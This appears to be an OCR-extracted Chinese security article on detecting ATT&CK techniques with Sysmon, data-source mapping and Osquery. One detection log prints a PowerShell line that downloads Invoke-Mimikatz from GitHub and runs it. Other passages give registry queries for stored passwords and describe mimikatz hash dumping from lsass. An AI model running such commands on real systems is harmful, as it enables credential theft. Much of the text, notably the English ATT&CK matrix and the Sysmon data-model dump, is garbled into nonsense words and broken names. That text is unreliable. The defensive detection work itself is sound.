进程: conhost. exe--命令行: \??\C:\Windows\system32\conhost. exe "1809568811-1134101299-16749546981665080687-817214799-2058426864-1136800896875218194
讲程: posteres, exe--命今行:
讲程: postgres.exe--命今行: "C:/Program Files (x86)/Acunetix 11/pg/bin/postgres.exe" "--forkbackend" "1404"
讲程: wvsc. exe--命今行:
```

进程: postgres.exe--命令行: "C:/Program Files (x86)/Acunetix 11/pg/bin/postgres.exe" "--forkbackend" "1424"

进程: calc.exe--命令行: "C:\Windows\system32\calc.exe"

【!】 检测到攻击事件: 调用计算器

进程: cmd. exe--命令行: "C:\Windows\system32\cmd. exe"

【!】 检测到攻击事件:调用 cmd程序

讲程: conhost, exe--命今行: \??\C:\Windows\system32\conhost, exe "75904769-53533465950783531-273423085-61604067-139137501314041784401058182995

进程: powershell. exe-命令行: powershell. exe -ep bypass -c IEX (New-Object Net. WebClient). DownloadString(https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.psi') \invoke-mimikatz

【!】检测到攻击事件:使用密码窃取工具

进程: audiodg. exe--命令行:

									1	1
Initial Annes	twenter	Persistence	Privilege Escalation	Ceferoe Evasion	Credietial Acons	Ciscovery	Catacal Movement	Collection	Extitration	Command And Control
Shieldy Compression	Secon	Account failing Francisco	Access Takes Meropulation	Access Shan Mangulatur	Manage Market Street	Annual Decrees	Application Engityment Software	Audio Copture	Authorised Eulimeson	Colomatry Used Fall
Exploit Public Pacing Assistation	Comments and Trackets	Assisted Datas	Assessment Production	Erroy Falling	SAN THERE	Aguncatus Mindes Dustiney	Distributed Component Object Model	Administrative Self-Action	Day Comment	Communister Frings Hermatin Made
Hardware Additions	Server Plane Name	name (Lin	AppCor CLIa	RTS-link	Centertal Dumping	Denne Kontret Cornery	Expension of Parties Services	Charmon Colo	Deb Swyped	Common Plany
Security Street State	Dynamic Date Engineers	Patrician Street	Applied Sta	Bypess Over-Account Cormit	Charles II Field	THE LAST CHARTEN EVELANCE	Lagar Street	Cale from Homelon Personne	Day Terris Day Link	Surfer Company on Green Pressure
Speaktioning Attachment	Consider Billion SP	Authentication Factories	Application Streeting	Della	Crystotata in Regions	Delical Street Station	Pass the Heath	Date from Labor Tarrent	Exitemen Girel Attenuative Printerel	CARGO CHARGOST FROM
Speinstering Link	Laborate Brough Brokely Load	9/3.ane	Bysenia User Account Cortinal	Cycle Signing	Exploitation for Contential Access	Name of Part Orleans	Para the Sobalt	Date from Name of Street Street	College or Chief Command and Commit	Date Streeting
Speanthilting via Severa 1	Experience for Chart Execution	fund	DA Seen Germanne	Companies Fernance	Forest Authoritistion	Passer Free Deliver	Parcel Dalling Person	Cata Name Representati Magdan	Extitator (Inc Other Names Madium	Sale Collection
Banky Chara Conjunction	Seption that the best of	Sense Econom	Expression to Privilege Excerence	Companyor Object Model Highland	Coding .	Parameter Desire Decreases	Particular Fire Chara	Core Engles	Committee Chief Property Medical	Commo Floridag
Takes Testyrold	MACA:	Change Debug The Assessmen	Ballin Pirane Valley Inpulse	Comm Forest laws	Provid Colpture	Factorier Street Doorwell	Perse brisis	Einari Cefectron	Echanical Same	Faltais Dayes
Inid Accounts	AASS Dave	Congress of Female	The Suprem Personality (Statement	(Clinepie	Extension	Person Country	Succession Design Spream and Design	real Cepture		Multi has Provy
	Mille	Consumer Object Street Hanking	matrix	Desirtuation Course Files or Information	LIMPANETAR PRINTING	Date Pepers	Stead Water!	Sign in the Boson		Bull Dep Clarery
		Smith Advante	Index for Consulter Opinion Planting	Dentity Swarty Tests	the state of the s	Sense Sylan Sycondy	New Stand Corter	Name Corpor		W.Piberd Communication
	September 1	Dis Season Describing and	ten lever	O. Separation relating	Patients Flor IAL	Satury Selves Decrees	Tricipals Saltenes	Vites Cepture		Mattage Despite
	Marrie Company	Connect Remote Services	Part Inscision	St. Sentrated	Treat face	System ominimal or December	Finding Agent States			Remote Access Serv
	No. 600	The System Particulation Statement	Par Seems	Exploration for Defende (Leavier	Pagingsion Transp. Surrounded Model	Sealer Street Configurator Distance	Hitelant, Factors Management			Particulation Comp
i	Interced fact	Carlor Francis Donnerson :	Printed Stations	Extended Names Special	Tas/factor Authoritication interception.	Spread Salaria Communicati Contrary				Standard Application Layer Processed
	limite	many .	School See	In Column		Speed Devertise Courses				Standard Crystographic Protocol
	arca francisco	Special	December 1987 and Publishers	Fire System Lagrani Offices		Dynam Sanisa Decision				Decision to Application Layer Protects
	Spreig Straig Princy Systems	Prop To Standard Other Standard	Id-Hong viscos	Name Time and Discourse		Spring Deal Parties				Discovery (Ast Part
Ī	Signed Stript Press Sentation	Apir Torus	THE PROPERTY.	HAMP FOR COMMAND CARDING PLANSING						PM Service
	Trimpary Telepho	JASS Don	file litel	Intelliginal Working						
	Named Decomposit Alleran	MANY Colony Service		which became her her	<u> </u>					
	drie Canculate	test twice D.L.		other break a mal	只有技术		不算严格意义上的	KITO #		
	Stration Management Instrumentation	toe Toroja		Indirect Symmetric Execution	X HIXA		1947 10/6/天上日	DAXITI'		
	Writing Famula Management	(Mice Application Displace		treat And Cettleste			需要使用其他技力	长才能使田·		
						100000	TO 34 (X/13)**(10)X/	INVOITED INC./IIII		

elunder Ausen

Types Susp Placy Evendon

Profess Management (renumerialism Minimum Remote Management

Legender Legent Provider Legent Regardy Franciscom Management

只有技术	●·不算严格意义上的攻击;
	●·需要使用其他技术才能使用;
	●・例如: 图形用户界面;
任何人都能运用	●・容易实施攻击;
	●·不需要POC恶意软件、脚本或其他工具;
	●・例如: 便于访问的功能;
需要采取其他步骤	●·可以利用像Metasploit或POC脚本等现成工具;
	●·比上面那类更高级一点;
	●·例如: 各类漏洞利用攻击技术;
受成本过高限制	●·需要一些额外的设施才能用以攻击;
	●·有些要求高,有些要求低;
	●·例如: WebShell;
难度高	●·可能需要定制的DLL/EXE;
	●·深入理解操作系统;
	●・例如: 进程注入

Home > Techniques > Enterprise > Credentials in Registry

Credentials in Registry

The Windows Registry stores configuration information that can be used by the system or other programs.

Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services. Sometimes these credentials are used for automatic logons.

Example commands to find Registry keys related to password information: [1]

- . Local Machine Hive: reg query HKLM /f password /t REG_SZ /s
- . Current User Hive: reg query NKCU /f password /t REG SZ /s

ID: T1214

Tactic: Credential Access

Platform: Windows

Permissions Required: User, Administrator

Data Sources: Windows Registry, Process command-line parameters, Process


monitoring

当确定要在检测方案中实施相关检测技术时,需要确保有适当的数据源来实施针对该技术的检测方案。如下图所示,对于图片中的"注册表中的凭据",数据源包括"Windows注册表"、"Process命令行参数"和"进程监视"。有一些检测候选方案需要一定的数据源要求,每个技术的步骤都有与之相关的数据源。例如T1214:


	subsets_count
subsets_name	
process command-line parameters, process monitoring	78
file monitoring, process monitoring	68
file monitoring, process command-line parameters	44
file monitoring, process command-line parameters, process monitoring	37
process monitoring, process use of network	32
api monitoring, process monitoring	30
process monitoring, windows registry	27
packet capture, process use of network	20
packet capture, process monitoring	19
netflow/enclave netflow,process monitoring	18
packet capture, process monitoring, process use of network	16
netflow/enclave netflow,packet capture	16
netflow/enclave netflow,process use of network	16
process monitoring, windows event logs	15
network protocol analysis, process use of network	15


通过事件CreateRemoteThread和ProcessAccess可以记录特殊操作,如dump hash和 线程注入等。下面用mimikatz来演示。

运行了mimikatz抓hash之后,默认在"Applications and Services Logs/Microsoft/Windows/Sysmon/Operational"里能找到日志记录。



记录下来mimikatz访问了进程Isass.exe,属于进程访问事件。那么从哪里能看出来是进行了dump hash操作呢,关键的一点就是 GrantedAccess的值为0x143A,表示mimikatz对Isass拥有包括写进程内存和读进程内存的权限,这样就能获取到用户口令。而一般的进程访问只需要0×1400,也就是只有进程查询权限,这里mimikatz明显有恶意行为。






ATT&CK命名的几乎每个高级数据源都包含子数据源(该数据源的不同形式)。重要的是要了解,可以访问哪些数据源以及这些子数据源提供哪些内容。仅找到其中一项子数据源是远远不够的。需要了解自己还缺少哪些内容,才能弥合自身在检测功能方面的差距。


实施不同的相关技术检测方案,例如通过Mimikatz或Rubeus进行哈希传递时,可以分析哪些技术与自身组织更相关,从而减少检测特定技术所需的子数据源数量。例如,有66种不同的技术都需要文件和进程监视数据源。

但是,企业相关技术可能只需要子数据源的一个子集。



Mimikatz数据映射——哈希传递——T1075

以上使用Mimikatz来执行和检测一种技术(哈希传递)



数据整合工作量非常大,这个过程可以选择一些开源工具辅助进行,例如Osquery等。OSquery可以收集环境中各主机的信息,并将数据聚合到表格中。可以使用类似SQL的查询来访问表格中的数据并编写检测方案。

此外,OSquery可以创建查询集合,映射到ATT&CK中的目标TTP,进行威胁捕获。安全人员可以即时创建和执行在线实时查询。有些查询可以识别网络攻击者,这些查询可以集成到态势中来。

Sysmon View Data Model Sysmon Events Parsed data fields (IPs, Hashes, Registry Keys, etc.) Entity used to reference all events in one table PipeCreated V Widdinding Y WMIConsumer V RegistryObjectRenamed V RegistryObjectAddedOrDeleted # PipeConnected ¥ WWW Ber Y RegistryValueSet V OutoTime **UtpTime OUtoTime** OUtoTime. ○UtcTime Q-UtoTime OutsTime Process GUID field represents OProcessGuid OProcessGuid ProceesGuid ()Operation **○**Operation):ProcessGuid) ProcessGuid Operation Processed ()Processed Processid OProcess## Proomsid **OUner** Ollser Other Sysmon and used to describe a Ohnage **OPpsName** OPpeName **O**EventNamespace OName Omior Senter' () Consumer run-session, it is reported by all events except the DriveLoaded Olmege C)Everiffype ○EventType O mage OF Ber OTYPH OName ○ TargetObject O**∮**mageExe **○ExentType** Othestination ○TargetObject Q:TargetObject O∎nageExe OQuery **○EventTypeName** ONeyhlorse Ö-Deta∳s **⊘I**mageExe **○EventType** ○EventTime **OFventTide** Californit Type Of magelian **⊕** magetize ○EventType2 **⊙**EventTypeName Dver#TypeName OF TO **⊙**EventTypeName Officer(TypeName The AllEvents table references this field too as Correlation GUID, check the sample queries later to see how to build a timeline for orto orto **⊘**Evenffype2 @EventType/2Name OPID. OPIO: @EvenfType/2 ()Computer ○Evenffypx2Norse ○EvenfType2Name OFID Computer Computer. **OFWNWW** O.Computer **⊘Computer** QFI0 QFI0 **⊘**Computer (PuleName ∂RateName **Offulchizme ○**FulleName lysmon events using this data Computer O Computer GRuteName **○PMeName ○RuleName** ProcessAccessed 9 ProcessTerminated * DriverLoaded * RawAccessRendDetected * FileCreated V ForCreationTimeChanged V **OUtsTime OUtcTime OUtsTime** OutsTime **⊘**UtcTime **∆UtrTime OUtoTime QUtoTime** ©ProcessGuid Ó SourceProcessGU∎D O Proposit Guid O∎magel.caded ○ProcessGuir ♦ProcessGuid () ProcessGuid Ó ProcessiGuid O/Proposide ∴SourceProcessed O Propested **OHashes** ○Processed Processed O Propositeld OProcess Id Olrege Olmge Omage ⊜Source/Thread**d** Omigi OMD5 Овтеря Omigr ○TargeFillename ○CommandLine ⊜ Bourcelmage **⊘І**пада€на OSHAT. O Device ○TorpetFilenome ○TargetFilename ОЕнентТуро Q8HA256 ⊙ImageEve ⊕BrantedAccess ○ CreationUtcTime ○CreationUtcTime ○TargetProcessId ○ExentTypeName **⊘**Signed **O**EventType CreationUtcTime Previous Creation Utc Time OHashes **⊜LoganGuid** Turpetmage OFFID **OSignature OffwordTypeName** OkrageDon Servageliae OMDS ()Laganda Granted Access Computer (EveniType orto DivertType EveniType OSHAL (Allemina Sessioned CellTrace ORuketime. EventTypeNome (Computer EvenffypoNome ○8HA256 EventTypeName Ortogris/Level ∆8ourcelmageExe OFID ○FisteName OFID QFID. ⊕ InageEse ○Targe**d**mageExe O Computer OHashes. Ö:Computer **⊘Computer** О€неяТуре OMDS OffwerdType-**⊝RJ**eName **⊝FLIeName** (EsenTypeName O Bulle Name **OSHAT** Devent Type Name: OPED. ○8H4256 OFFIC Corrector All Events: This is a relational data model, referencing ⊙ParentProcess6uid Computer **ORuleName** all events types requires a special entity that can group those events with common attributes (for example, in ORuleName ○ParentProcessId ○Paren¶mage NetworkConnectionDetected * CreateRemoteThreadDetected Sysmon View, this table is used to build a timeline of events). The FID field is used to track back to the All events tables contain a @ParentCommand.ine ImageLoaded * reference to the source device Omigital QUicTime ProcessQuid original event (for example, to retrive the original event and the new RuleName ⊙Paren**t**mageExe ∆SourceProcessGuid **○ProcessGuid** ○Process#f ntraduced in Sysmon version ○EvenfType () SourceProcessid ○Processed **Otrrage** 8.0. The events hashes are also ⊕EventTypeName **⊘**Source mage **Ó∤rege Ottear** parsed into seprate fields (MD5, OFID ○TargetProcessGuid (ImageLoaded () Protocol SHA1 and SHA256) A Events ○ TargitProcessit Computer OHMAN Obtained ORUMNIN **OUtcTime** ○Targot mage QMD6 **⊘**Bourcelstave **○EventType** O Mew Threscald **OSHA**1 O Source to ○EventTypeName OSHU256 Ó Source Hostrama Primary Key P GID ⊕StartVork.to O.Signed \SourcePort OCorrelation Guid **⊘StartFunction OSignature** \\ BourcePortName **EventDetails** О Воитов подоЕне OlmageExe ∆ BourceCountry (Computer ○Target**i**mageExe OlmageLoadedExe SourceCountryCode **⊝**BulleName ○EventType **OffwertType** Destination(s)pv6 ○EventTypeName (Destination) Offiver#TypeName. OFFD OPED 0 Foreign Key ○ DestinationHostname Computer ○Computer ○DestinationPort **ORMNore** ODestinationPortName **ORseName** ○DestinationCountry ○DestinationCountryCode Ohrapetice Those entities were meant to separate the various IOCs, still, using the FID field, they can be tracked **⊘Event**Type back to their reported event, check the following Sample Queries **○EventTypeName** OFID A mageExec Computer AlthmageExes is used to A Ports OPE: Officerone

OFID

OUtoTime.

OFI0


OUtsTime


NetworkConnectionDetected


contains additional fields to

(Country and Country Code)

Geo-locate IP addresses









初始访问	执行	持久化	提权	防御规避	凭证访问	发现	
Drive-by Compromise, 如水坑攻击		计划任务		文件填充	网络叫		
	Launchetl	(macOS系统)	操作		账户操作, 如Mimikatz	账户枚举	
利用联网的程序或服务的漏洞,如 _{网站、SSH}	计划任务	, 如at、cron		绕过UAC	Bash History	*************	
外部远程访问服务, 如VPN	LSASS Driver/ls	sass.exe	Extra Wind	dow Memory注入	暴力破解	应用程序窗口枚举	
勿理渗透硬件,如Hak5 Wi-Fi Pineapple	Trap	命令		进程注入	凭证转储	241116-1111 42-66-46-14-14	
通过可移动介质传播	AppleScript (macOS和OS X系统)		DLL搜索劫持		文件中的凭证,如SAM文件	浏览器书签枚举	
迪达可移幼开灰位储	CMSTP (微软连接管理器配置文件安装程序)		映像劫持 (IFEO)		注册表中的凭证	域信任枚举	
带有附件的鱼叉式钓鱼邮件	命令行界面		修改Plist (macOS系统)		利用认证机制缺陷	文件和目录枚举	
带有恶意链接的鱼叉式钓鱼邮件	.chm格式文件		账户操作		一	网络服务枚举	
利用第三方服务进行网络钓鱼	Windows控制面板项	辅助功能,如 uti	lman.exe	BITS (后台智能传输服务)	强制认证,如强制SMB身份验证访问用户帐户哈希	网络共享枚举	
(软件) 供应链入侵	动态数据交换 (DDE) 协议	利用AppC	Cert DLLs	清除命令历史记录	Hooking	密码策略枚举	
受信任的关系,如受信任的第三方	通过API执行,如CreateProcessA()	利用Appl	nit DLLs	CMSTP (微软连接管理器配置文件安装程序)	输入捕获	外围设备枚举	
合法账号	通过模块加载执行,如LoadLibraryExW()	Application Shimming (Microsoft W	indows应用程序兼容性框架)	代码签名	输入提示	权限组枚举	
	一 地位保水加维奶州」,XILoadLibraryexw()	Dylib劫持(ɪ	macOS 系统)	.chm格式文件	Kerberoasting (一种Kerberos活动目录攻击方法)	进程枚举	
	客户端执行的利用,如WinRAR	文件系统权	限设置不当	组件固件,如硬盘固件	Keychain (macOS 钥匙串)	查询注册表	
		Ho	oking	COM劫持	LLMNR/NBT-NS欺骗攻击	远端系统枚举	
	图形用户界面	Launch Daemoi	n (macOS系统)		LLMINR/NBT-N5欺骗攻击	安全软件枚举	
	InstallUtil命令行实用程序	新埠	曾服务	Windows控制面板项	Password Filter DLL	系统信息枚举	
	Mshta, 执行HTA的实用程序	路径		DCShadow (针对活动目录)	私钥	分 统信总仪学	
	PowerShell	端口	监视器		Securityd内存 (macOS系统)	系统网络配置枚举	
	Regsvcs/Regasm	服务注册表权	限设置不当	细码的文件或信息	加口丰白从水水块土	杂 机网络癿直仅年	
	Regsvr32	Setuid	和 Setgid	禁用安全产品或工具	── 双因素身份验证 <u>拦截</u>	系统网络连接枚举	
	Rundll32	系统启动	时自动加载	DLL Side-Loading,如鄉如AC			
	解释脚本,如APTI使用批脚本自动执行命令	Web	Shell	Execution Guardrails (根据环境调整行为)	7		
